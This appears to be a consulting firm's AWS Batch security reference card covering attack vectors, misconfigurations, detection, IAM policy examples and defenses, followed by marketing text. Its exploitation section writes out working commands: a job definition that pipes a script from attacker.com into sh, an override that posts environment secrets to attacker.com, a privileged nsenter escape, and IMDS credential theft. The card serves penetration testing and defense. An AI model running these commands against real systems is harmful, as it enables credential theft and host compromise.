

AWS Batch Security

COMPUTEAWS Batch enables batch computing workloads on AWS. It dynamically provisions compute resources and runs containerized jobs. Attackers target job definitions, compute environments, and container escape vectors.
📋Service Overview
Compute Environments
Managed or unmanaged compute environments using EC2 or Fargate. Managed environments auto-scale instances based on job queue demand. Unmanaged environments use your own EC2 instances.
Attack note: Compute environment IAM roles often have excessive permissions for instance management
Job Definitions & Queues
Job definitions specify container images, commands, IAM roles, and resource requirements. Job queues route jobs to compute environments with scheduling priority.
Attack note: Job definitions can be modified to inject malicious containers or steal credentials
Security Risk Assessment
AWS Batch presents significant risk due to container execution with IAM roles, potential for container escape, and job definition manipulation. Compromised jobs can access instance metadata and steal credentials.
⚔️Attack Vectors
Job Definition Manipulation
- •Register malicious job definitions
- •Modify container image to backdoored version
- •Inject commands via containerOverrides
- •Add environment variables to exfiltrate secrets
- •Mount sensitive host paths into container
Credential Theft
- •Access IMDS from running containers
- •Steal job execution role credentials
- •Extract ECS task credentials endpoint
- •Harvest secrets from environment variables
- •Access shared storage with sensitive data
⚠️Misconfigurations
Job Definition Issues
- •Privileged containers enabled
- •Host network mode allowing IMDS access
- •Overly permissive job execution roles
- •Secrets in environment variables
- •Writable host volume mounts
Compute Environment Issues
- •Instance role with admin permissions
- •Public subnets for compute instances
- •No encryption for EBS volumes
- •SSH keys on managed instances
- •Security groups too permissive
🔍Enumeration
aws batch describe-compute-environmentsaws batch describe-job-queuesaws batch describe-job-definitions --status ACTIVEaws batch list-jobs \
--job-queue my-queue \
--job-status RUNNINGaws batch describe-jobs --jobs job-id-123🚀Container Escape
Escape Techniques
- •Privileged container kernel exploits
- •Docker socket mount exploitation
- •Host PID namespace attacks
- •Capabilities abuse (CAP_SYS_ADMIN)
- •cgroups escape via release_agent
Post-Escape Actions
- •Access host instance metadata
- •Pivot to other containers on host
- •Modify instance configuration
- •Install persistence mechanisms
- •Access EBS volumes directly
Critical: Privileged containers or host mounts enable full host compromise and credential theft.
💉Job Injection
Attack Scenarios
- •Submit jobs with malicious commands
- •Override container commands at runtime
- •Inject reverse shell payloads
- •Exfiltrate data via job output
- •Chain jobs for persistent access
Impact
- •Code execution in target environment
- •Access to job execution role permissions
- •Data exfiltration via network/storage
- •Resource hijacking (cryptomining)
- •Lateral movement to connected services
🛡️Detection
CloudTrail Events
- •RegisterJobDefinition - new definition created
- •SubmitJob - job submitted
- •UpdateComputeEnvironment - env modified
- •CreateComputeEnvironment - new env created
- •DeregisterJobDefinition - definition removed
Indicators of Compromise
- •Unknown container images in job defs
- •Jobs with privileged mode enabled
- •Unusual job submission patterns
- •Jobs accessing sensitive S3 paths
- •Container override commands injected
💻Exploitation Commands
aws batch register-job-definition \
  --job-definition-name backdoor-job \
  --type container \
  --container-properties '{
    "image": "attacker/malicious:latest",
    "vcpus": 1,
    "memory": 512,
    "command": ["sh", "-c", "curl http://attacker.com/shell.sh | sh"],
    "jobRoleArn": "arn:aws:iam::123456789012:role/BatchJobRole"
}'aws batch submit-job \
--job-name exfil-job \
--job-queue production-queue \
--job-definition legit-job-def \
--container-overrides '{
"command": ["sh", "-c", "env | curl -X POST -d @- http://attacker.com/collect"]
}'aws batch register-job-definition \
--job-definition-name priv-escape \
--type container \
--container-properties '{
"image": "alpine",
"vcpus": 1,
"memory": 512,
"privileged": true,
"command": ["sh", "-c", "nsenter -t 1 -m -u -i -n sh"]
}'# Inside running Batch container
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/ROLE_NAME# Inside Fargate Batch container
curl $AWS_CONTAINER_CREDENTIALS_RELATIVE_URI
# Returns temporary credentials for task roleaws batch describe-job-definitions \
--status ACTIVE \
--query 'jobDefinitions[*].[jobDefinitionName,containerProperties.image,containerProperties.jobRoleArn]' \
--output table📜IAM Policy Examples
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": [
      "s3:*",
      "secretsmanager:GetSecretValue",
      "iam:PassRole"
    ],
    "Resource": "*"
  }]
}
Job role with wildcard permissions allows data theft and privilege escalation
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": ["s3:GetObject", "s3:PutObject"],
    "Resource": "arn:aws:s3:::batch-data-bucket/jobs/*"
  }]
}
Job role restricted to specific bucket path needed for processing
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": [
      "batch:SubmitJob",
      "batch:RegisterJobDefinition"
    ],
    "Resource": "*"
  }]
}
Allows submitting jobs to any queue with any definition - potential code execution
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": ["batch:SubmitJob"],
    "Resource": [
      "arn:aws:batch:us-east-1:123456789012:job-queue/approved-queue",
      "arn:aws:batch:us-east-1:123456789012:job-definition/approved-job:*"
    ]
  }]
}
Can only submit jobs to specific queue using approved job definition
🛡️Defense Recommendations
Disable Privileged Containers
Never allow privileged mode in job definitions. Use SCP to deny.
# SCP to deny privileged containers
{
  "Effect": "Deny",
  "Action": "batch:RegisterJobDefinition",
  "Resource": "*",
  "Condition": {
    "Bool": {"batch:Privileged": "true"}
  }
}Require IMDSv2
Enforce IMDSv2 through the launch template referenced by the compute environment (HttpTokens=required). The ec2Configuration AMI override alone does NOT enforce IMDSv2.
aws ec2 create-launch-template \
  --launch-template-name batch-imdsv2 \
  --launch-template-data \
  '{"MetadataOptions":{"HttpTokens":"required","HttpPutResponseHopLimit":1}}'
# Then set computeResources.launchTemplate to batch-imdsv2
# in the Batch compute environmentUse Fargate for Isolation
Fargate provides better isolation than EC2 compute environments.
Restrict Job Definition Registration
Limit who can register job definitions using IAM policies.
Use Secrets Manager
Never put secrets in environment variables. Use AWS Secrets Manager with job role access.
# In job container
aws secretsmanager get-secret-value \
--secret-id prod/db-credsMonitor Job Submissions
Alert on jobs with unusual images, commands, or from unexpected principals.
AWS Batch Security Card • Toc Consulting
Always obtain proper authorization before testing
KloudSec, built by the team behind Toc Consulting
See AWS Batch security checked automatically, continuously
What you just read is a manual, one-time check. KloudSec runs this and 400+ more automated checks across 90+ AWS services, continuously, agentless, live in about 5 minutes.
Toc Consulting: AWS Security & Cloud Architecture
Securing your AWS estate?
Our team helps engineering teams secure and architect AWS the right way: assessment in week one, a prioritized action plan in week two.